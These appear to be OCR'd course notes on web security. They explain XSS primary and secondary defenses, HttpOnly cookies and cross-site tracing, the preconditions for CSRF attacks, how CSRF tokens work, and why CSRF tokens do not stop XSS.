
The ***primary*** defense against XSS attacks is filtering inputs and escaping outputs. These defenses actually stop and eliminate the XSS attack altogether.

Secondary defenses mitigate XSS attacks by preventing XSS JS from exfiltrating some kinds of data. For example, cookies marked "HttpOnly" cannot be read by JavaScript in most modern browsers.

Exfiltrated:

- Web server response
- Cookies ~~including session auth~~


XSS Visualization



Secondary defenses should not be substitutes for ***primary*** defenses. The goal is blocking XSS; once it's running it will always be able to do some damage.

Circumvention also possible. In the mid 2000's, ***cross-site-tracing*** could get around the HttpOnly exception (blocked in modern browsers)

CSRF Visualization




Cross-Site Request Forgery is simpler than XSS. There is typically no JS and it is not typically ***two-way communication with the Attacker***.

The idea is simply getting the victim to click on a link or otherwise transmit an HTTP request that causes an unauthorized transaction. For the attacker to succeed:

1. An inducible action
2. Cookie-based session handling
3. Predictable request parameters

CSRF Visualization




A ***CSRF-Token*** is some ***unpredictable*** value embedded in the webpage that is used for identifying authorized requests. For this to work:

1. CSRF Token cannot be a cookie
2. Must be unpredictable
3. Not easily interceptable

Typically issued from the server in a hidden form element. Automatically transmitted back when the form is submitted.

CSRF v XSS



CSRF tokens do not protect against XSS if the XSS request results in a valid form with a valid CSRF token. The XSS has ***two-way*** communication and can submit the form with the properly issued CSRF token.

XSS is very, very dangerous.